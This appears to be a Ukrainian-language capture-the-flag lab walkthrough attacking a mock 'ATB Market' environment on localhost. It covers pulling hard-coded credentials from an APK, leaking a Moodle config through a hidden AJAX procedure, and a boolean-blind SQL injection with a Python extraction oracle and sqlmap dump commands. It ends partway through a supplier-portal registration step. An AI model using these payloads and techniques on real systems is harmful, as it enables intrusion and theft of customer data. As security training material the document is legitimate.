

АТВ

АТВ Market Writeup Лаби

Граємо як учасник: на старті тільки **периметр** (www, mobapp, education, supplier, OWA, Splunk).

Усе внутрішнє (Grafana, Zabbix, Harbor, Jenkins, БД, SSH) без хост-портів - туди пивотимо з веб-шела на supplier.

Порти периметра (цей хост)

Сервіс	URL
АТВ shop (www)	http://localhost:18080
Mobile API + APK	http://localhost:18081
Moodle (education)	http://localhost:8082
Supplier (SuiteCRM)	http://localhost:8083
OWA / Exchange	http://localhost:8444
Splunk (blue team)	http://localhost:8000 (admin/changeme - пасхалка, не крок)

Внутрішні імена (з веб-шела на sp-web-p01)

grafana.atbmarket.com:3000 · zabbix.atbmarket.com:8080 · zb-app-p01 ·
jenkins.atbmarket.com:10050 · bastion-main-p01 · gitlab-p01 · erpdb:1581 /
retaildb:1521 / ISMEDOC-DB:1251 · db-ishop-p01 · pgsql-dev.store-
plus.atbmarket.com:5432 · DC-MAIN-01.atbmarket.com · harbor · bkp-atman


Якщо запускаєш організаторські dev-порти (`make up-dev`): grafana 3000, zabbix-web 8084, harbor 8085, ad-ldap 8386, oracle 1581/1521/1251, jenkins 10050, bastion 2210, gitlab 2222, mysql ishop 3306, postgres 5432.

Крок 1. Розвідка

Мета: витягти кредити з периметра.

А. Захиті кредити в мобільному застосунку (З реального теж можна)

1. Відкрий `http://localhost:18081` -> кнопка **Download APK (8.0.48)**, напис «requires a provisioned app credential».



2. APK = zip + React Native, логіка в `assets/index.android.bundle` :

```
mkdir apk && cd apk && unzip -oq ~/Downloads/atb-market.apk
strings assets/index.android.bundle | grep -iE 'password|basic|reg_user'
```

```
@archlinux ~
└─> mv ../atb-market.apk .
└─> ls
atb-market.apk
└─> unzip -oq atb-market.apk
└─> strings assets/index.android.bundle | grep -iE 'password|basic|reg_user'
// plaintext basic pair: reg_user:basic*88password!prod99
var AUTH_HEADER="Authorization: Basic cmVnX3VzZXI6YmFzaWMqODhwYXNzd29yZCFwcm9kOTk=";
    'Authorization':'Basic cmVnX3VzZXI6YmFzaWMqODhwYXNzd29yZCFwcm9kOTk='},
└─>
```

(або відкрий APK у **jadx-gui**, пошук «password»)

3. Знаходиш:

```
username:"reg_user", password:"basic*88password!prod99"
Basic cmVnX3VzZXI6YmFzaWMqODhwYXNzd29yZCFwcm9kOTk=
```

```
e.REGISTER_LOGIN = "/register/login",
e.basicAuthHeader = function(){ return "Basic
function p(e,t){ return c(e, {headers:{Authorization: o.basicAuthHeader()}})
```

5. Перевір у **Burp Repeater**:

```
POST /register/login HTTP/1.1
Host: localhost:18081
Authorization: Basic cmVnX3VzZXI6YmFzaWMqODhwYXNzd29yZCFwcm9kOTk=
Content-Type: application/json

{"phoneNumber":"+380671234567"}
```

The screenshot shows the Burp Repeater interface with a 'Request' tab on the left and a 'Response' tab on the right. The request is a POST to /register/login with a Basic authorization header and a JSON body containing a phone number. The response is a 201 CREATED status with various headers and a JSON body containing a token and other metadata. Three yellow callouts are present: (1) points to the Authorization header, (2) points to the JSON body, and (3) points to the 201 status code in the response.

Request

```
1 POST /register/login HTTP/1.1
2 Host: localhost:18081
3 Authorization: Basic cmVnX3VzZXI6YmFzaWMqODhwYXNzd29yZCFwcm9kOTk=
4 Content-Type: application/json
5 Content-Length: 31
6
7 {"phoneNumber":"+380671234567"}
```

Response

```
1 HTTP/1.1 201 CREATED
2 Server: Werkzeug/3.1.9 Python/3.12.15
3 Date: Fri, 09 Oct 2026 20:59:06 GMT
4 Content-Type: application/json
5 Content-Length: 423
6 X-Debug-OTP: 647531
7 X-Request-Id: 2a2e44bb1ce54a79
8 X-API-Version: v1
9 X-Gateway: atb-mgw/3.14.2
10 Cache-Control: no-store
11 Server: nginx
12 Connection: close
13
14 {
15   "token":
16     "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Im1yZyMDI2LT...
17   "challengeId": "dab0b2c9e1fd4dd7be1ff796a9d5a76e",
18   "message": "Auth OTP was sent...",
19   "channel": "sms",
20   "otpLength": 6,
21   "expiresIn": 180,
22   "resendIn": 60
23 }
```

-> 201 + token («Auth OTP was sent»). Невірний пароль -> 401 .

В. Витік конфіга з Moodle

- Відкрий `http://localhost:8082`
- У **Proxy -> HTTP history** побачиш `POST /md/blocks/moco_news/ajax.php` 3
`procedure=getNews` .

The screenshot shows the 'HTTP history' tab in Burp Suite. It displays a list of intercepted HTTP requests. The request at index 9 is a POST to /md/blocks/moco_news/ajax.php with a status code of 200. A yellow arrow points to this request.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Ext
9	http://localhost:8082	POST	/md/blocks/moco_news/ajax.php	✓		200	1255	JSON	php
8	http://localhost:8082	GET	/			200	21533	HTML	
7	http://localhost:18081	GET	/			200	12126	HTML	
6	http://localhost:18081	GET	/promo			200	12066	HTML	

У вихідному коді сторінки коментар:

```
// moco_news 1.4: procedures getNews (block) / getPosts (legacy, admin dashboard)
```

Comments search | http://localhost:8082/

☐ Dynamic update

Source	Host ^	URL	Item	Time requested
Scanner	http://localhost:8082	/	moco_news block ajax: /md/b...	23:59:49 9 Oct 20
Scanner	http://localhost:8082	/	moco_news block ajax: /md/b...	23:59:49 9 Oct 20
Target	http://localhost:8082	/	moco_news block ajax: /md/b...	23:59:49 9 Oct 20
Proxy	http://localhost:8082	/	moco_news block ajax: /md/b...	23:59:49 9 Oct 20
Scanner	http://localhost:8082	/.well-known/appspecific/com.chrome.devtools.j...	Load the " " block the same w...	00:00:36 10 Oct 2
Target	http://localhost:8082	/.well-known/appspecific/com.chrome.devtools.j...	Load the " " block the same w...	00:00:36 10 Oct 2
Proxy	http://localhost:8082	/.well-known/appspecific/com.chrome.devtools.j...	Load the " " block the same w...	00:00:36 10 Oct 2
Scanner	http://localhost:8082	/favicon.ico	Load the " " block the same w...	23:59:49 9 Oct 20
Target	http://localhost:8082	/favicon.ico	Load the " " block the same w...	23:59:49 9 Oct 20
Proxy	http://localhost:8082	/favicon.ico	Load the " " block the same w...	23:59:49 9 Oct 20

Comments Request Response

```
1 Load the "Новини" block the same way the moco_news Moodle block does.
2
3 <!-- moco_news block ajax: /md/blocks/moco_news/ajax.php -->
4
5 moco_news 1.4: procedures getNews (block) / getPosts (legacy, admin dashboard)
6
7
```

localhost:8082/md/blocks/m x +

localhost:8082/md/blocks/moco_news/ajax.php


Pretty-print ☐

```
{ "error": "unknown procedure", "procedure": null }
```

3. Той перший запит -> **Send to Repeater** (Ctrl+R), заміни `getNews` -> `getPosts` :

```
POST /md/blocks/moco_news/ajax.php HTTP/1.1
Host: localhost:8082
Content-Type: application/x-www-form-urlencoded

procedure=getPosts
```



злив конфіга:

```
dbuser: tmx                                dbpass: DGGS845k45lkk340
smtpuser: education@atbmarket.com          smtpass: Edu003868$
passwordsaltmain: 4STvnJrt33TTbdIY4Qt
siteadmins: 2,3,5,8999,56948
```

Що здобули

- reg_user:basic*88password!prod99
- education@atbmarket.com : Edu003868\$
- Moodle DB: tmx:DGGS845k45lkk340 + сіль


Крок 2. SQL-ін'єкція (www)

Мета: дамп клієнтів `ishop.users`.


Магазин: `http://localhost:18080`. Каталог «Новинки» з фільтрами:
`http://localhost:18080/shop/catalog/novetly`.

А. Знайти точку інжекту

1. Відкрий `http://localhost:18080` і зайти в будь-яку категорію. Зліва фасети (чекбокси характеристик) - це посилання виду:



`/shop/catalog/novetly?filter[8][490]=1`



2. У **Burp -> Proxy -> HTTP history** побачиш ці запити при кліку по фільтрах. Формат: `filter[<група>][<атрибут>]=<значення>`. Цікавить **ключ** `[490]` - це id атрибута, який підставляється в SQL.
3. Зламай ключ одинарною лапкою (у Burp Repeater або в адресному рядку):

```
GET /shop/catalog/novetly?filter[8][490]=1 -> 200 (норма)
GET /shop/catalog/novetly?filter[8][490']=1 -> 500 Database
Exception (#42000)
```

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a GET request to `/shop/catalog/bakaliiia?filter[8][491']=1`. A yellow box highlights the filter parameter `[491']=1`. On the right, the 'Response' tab is active, showing a 500 Database Exception from ATB. The response body contains the following text:

```
Database Exception
Під час обробки фільтра каталогу сталася помилка бази даних.
PDOException: SQLSTATE[42000]: Syntax error or access violation
in /var/www/ishop/vendor/yiisoft/yii2/db/Command.php:1304
```

500 від лапки = ключ потрапляє в запит без екранування. Значення параметризується (Yii2), а **ключ ні, він вставляється як є**.

В. Булевий оракул через помилку

Прямий `490 AND 1=2` поверне 200, бо це валідний SQL без помилки. Щоб отримати булеву відповідь, примусь FALSE-гілку кидати помилку (підзапит на 2 рядки -> MySQL 1242):

Шаг 2. SQL-инъекция на главном сайте

На сайте `www.atbmarket.com` находим SQL-инъекцию в фильтре каталога. Ключ массива в URL попадает прямо в SQL-запрос без экранирования:

```
GET /shop/catalog/novetly?filter[8][490]=1 → 200 (обычная страница)
GET /shop/catalog/novetly?filter[8][490']=1 → 500 Database Exception (#42000)
GET /shop/catalog/novetly?filter[8][490 AND 1=1]=1 → 200
```

Вид параметризуется значение, но ключ экранируется в SQL напрямую. Через булевый оператор (200/500)

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre>1 GET /shop/catalog/bakaliia?filter[8][491+AND+1%3d1]=1 HTTP/1.1 2 Host: localhost:18080 3 sec-ch-ua: "Not A(Brand";v="99", "Chromium";v="154" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Linux" 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange</pre>		<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.9 Python/3.12.15 3 Date: Fri, 09 Oct 2026 21:35:52 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 42543 6 Vary: Cookie 7 Set-Cookie: advanced-frontend= eyJfY3NyZiI6I19KSmRlSVFUT3FZMGxOLVZxVjJndi Blcm1hbmVudCI6dHJ1ZX0.asle0A.0H_EPcOYr2LV Expires=Sun, 08 Nov 2026 21:35:52 GMT; Ht 8 Connection: close</pre>	

```
filter[8][490 AND (SELECT CASE WHEN (<умова>) THEN 1 ELSE (SELECT 1 UNION
SELECT 2) END)]=1
```

- умова ИСТИНА -> THEN 1 -> валидний SQL -> 200
- умова ХИБНА -> ELSE (2 рядки) -> помилка -> 500

Перевір у Burp Repeater:

```
...filter[8][490 AND (SELECT CASE WHEN (1=1) THEN 1 ELSE (SELECT 1 UNION
SELECT 2) END)]=1 → 200
...filter[8][490 AND (SELECT CASE WHEN (1=2) THEN 1 ELSE (SELECT 1 UNION
SELECT 2) END)]=1 → 500
```

С. Витягти дані

Посимвольно бінарним пошуком по `ASCII(SUBSTRING(<підзапит>, i, 1)) > N`. Готовий helper зі збірки робить усе сам:


```

20
24 def oracle(condition):
23     """Return True if the SQL boolean `condition` holds (via error-based CASE)."""
22     payload = (f"490 AND (SELECT CASE WHEN ({condition}) THEN 1 "
21                 f"ELSE (SELECT 1 UNION SELECT 2) END)")
20     return http_status(payload) == 200
19
18
17 def extract_string(expr, maxlen=64):
16     out = []
15     for i in range(1, maxlen + 1):
14         # does an i-th character exist?
13         if not oracle(f"ASCII(SUBSTRING(({expr}},{i},1)) > 0"):
12             break
11         lo, hi = 32, 126
10         while lo < hi:
9             mid = (lo + hi) // 2
8             if oracle(f"ASCII(SUBSTRING(({expr}},{i},1)) > {mid}"):
7                 lo = mid + 1
6             else:
5                 hi = mid
4             out.append(chr(lo))
3             sys.stdout.write(out[-1]); sys.stdout.flush()
2         print()
1         return "".join(out)
59

```

```
python3 attack/sql_i_oracle.py http://localhost:18080
```

Очікуваний результат на лабі:

```

[*] target http://localhost:18080/shop/catalog/novetly
[*] baseline filter[8][490]=1 -> 200
[*] broken filter[8][490']=1 -> 500

[+] version(): 8.4.11
[+] database(): ishop
[+] current_user:ishop@%
[*] counting users (may take a moment)...
[+] COUNT(*) users = 4000

=== extracted ===
version = 8.4.11
database = ishop
user = ishop@%
users = 4000

```

C2. Те саме через sqlmap

Точка інжекту - **ключ масиву**, тому маркер `*` став прямо в ключ: `filter[8][491*]`.

Оракул статусний (TRUE->200, FALSE->500), тож sqlmap треба підказати `--code=200`,

інакше він вирішує, що не вразливо.

```
--> sqlmap -u "http://localhost:18080/shop/catalog/bakaliia?filter[8][491]=1" --batch --dbms=mysql --technique=B --level=5 --risk=3 --code=200
```

```

      _
     _H_
    _[]_
   _[]_ {1.10.7#stable}
  |_-| . [] | .'| . |
 |___| [ ]_|_|_|_|_|_|_|_|
    |_IV...         |_| https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. The developer is not responsible for any misuse or damage caused by this program

[*] starting @ 03:14:11 /2026-10-10/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y

[03:14:11] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('advanced-frontent=eyJfY3NyZiI..Ry12vceBNE'). Do you want to use those [Y/N]

sqlmap resumed the following injection point(s) from stored session:

```
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: http://localhost:18080/shop/catalog/bakaliia?filter[8][491 AND 8084=(SELECT (CASE WHEN (8084=8084) THEN 8084 ELSE (SELECT 4019 UNION
---

```

[03:14:12] [INFO] testing MySQL

[03:14:12] [INFO] confirming MySQL

[03:14:12] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 8.0.0

[03:14:12] [INFO] fetched data logged to text files under '/home/.local/share/sqlmap/output/localhost'

[*] ending @ 03:14:12 /2026-10-10/

```
sqlmap -u "http://localhost:18080/shop/catalog/bakaliia?filter[8][491*]=1" -  
-batch --dbms=mysql --technique=B --level=5 --risk=3 --code=200
```

Дамп (спершу подивись колонки, boolean-blind повільний, тож обмежуй рядки і став `-- threads`):

```
# структура
sqlmap -u "...filter[8][491*]=1" --batch --dbms=mysql --technique=B --
level=5 --risk=3 --code=200 -D ishop -T users --columns
# кілька рядків
sqlmap -u "...filter[8][491*]=1" --batch --dbms=mysql --technique=B --
level=5 --risk=3 --code=200 -D ishop -T users -C id,phone,email --dump --
start=1 --stop=20 --threads=4
```

```
[04:29:06] [INFO] testing MySQL
[04:29:06] [INFO] confirming MySQL
[04:29:06] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 8.0.0
[04:29:06] [INFO] fetching columns for table 'users' in database 'ishop'
[04:29:06] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[04:29:06] [INFO] retrieved:
[04:29:06] [WARNING] reflective value(s) found and filtering out
11
[04:29:07] [INFO] retrieved: id
[04:29:07] [INFO] retrieved: int
[04:29:08] [INFO] retrieved: phone
[04:29:09] [INFO] retrieved: varchar(20)
[04:29:11] [INFO] retrieved: email
```

Приклад виводу (реально витягнуто з лаби):

```
Database: ishop    Table: users
| id | phone          | email                      |
| 1  | +380671112233 | olena@example.ua         |
| 10 | +380961117788 | vitalii.r@meta.ua        |
| 100 | +380932302332 | roman.kovalenko@gmail.com |
```

Або руками в Burp: запит каталогу -> **Send to Repeater**, встав CASE-payload у ключ, міняй умову, дивись 200/500. Для масової вибірки юзай **Intruder** по `N` у `ASCII(...)` > `N` з Grep на статус 200/500.

Пробіли в payload кодує як `%20`. Браузер робить це сам; у `curl` додає `-g` (щоб не ламав `[ ]`) і став `%20` замість пробілів.

Трофеї: MySQL `8.4.11`, БД `ishop`, користувач `ishop@%`, таблиця `users` (телефони, email, bcrypt-хеші). Канал повільний (посимвольно), тож далі шукаємо швидший шлях до даних.

Крок 3. Реєстрація на порталі постачальників (supplier)

Мета: залогінений акаунт у SuiteCRM без модерації -> `PHPSESSID`.

Воркфлоу в Burp Repeater (Host: `localhost:8083`), email лови свій, напр. `b9atbsup01@guerrillamailblock.com`:

SuiteCRM

ATB Supplier Portal

USER NAME

b9atbsup01@guerrillamailblock.com12

PASSWORD

...

Log In

You must specify a valid username and password.

New supplier? [Register as a supplier](#)

SuiteCRM 7.10.25 - © 2026 ATB-Market

1. Самореєстрація:

```
POST /index.php?entryPoint=RegistrationStep3
user_name=b9atbsup01@guerrillamailblock.com
```

SuiteCRM

Supplier Registration

Create a supplier account for the ATB-Market procurement portal. A password-reset link will be generated for you to set your password.

EMAIL / USER NAME

b9atbsup01@guerrillamailblock.com

Register

Account created. A link to set your password has been sent to b9atbsup01@guerrillamailblock.com. It may take up to 24h for a moderator to approve new suppliers.

Already registered? [Back to login](#)

SuiteCRM 7.10.25

Request

Pretty Raw Hex

```
1 POST /index.php?entryPoint=GeneratePassword HTTP/1.1
2 Host: localhost:8083
3 Content-Length: 52
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A(Brand";v="99", "Chromium";v="154"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/154.0.0.0 Safari/537.36
12 Origin: http://localhost:8083
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/av
    if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
    ;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: iframe
18 Referer: http://localhost:8083/index.php?action=Signup
19 Accept-Encoding: gzip, deflate, br
20 Cookie: MoodleSession=
    eyJsb2dpbnRva2VuIjoIYzRkNTNlMmQzOWI5ODlkMTE3OTljYmI1NWQ2MmFkOW
    MifQ.aslVxQ.gARVZ-iPcQRey9kf-cmS_bR_rBs; advanced-frontend=
    eyJfY3NyZiI6Ii9KSmRlSVFUT3FZMGxOLVZxVjJndEhmWmtXSg9lNXFvIiwX3
    Blcm1hbmVudCI6dHJ1ZX0.aslZjQ.m2PYXFY4-AVpeyUxjESeUg1ZhCA
21 Connection: keep-alive
22
23 link=0&user_name=b9atbsup01%40guerrillamailblock.com
```

Response

Pretty Raw Hex Render

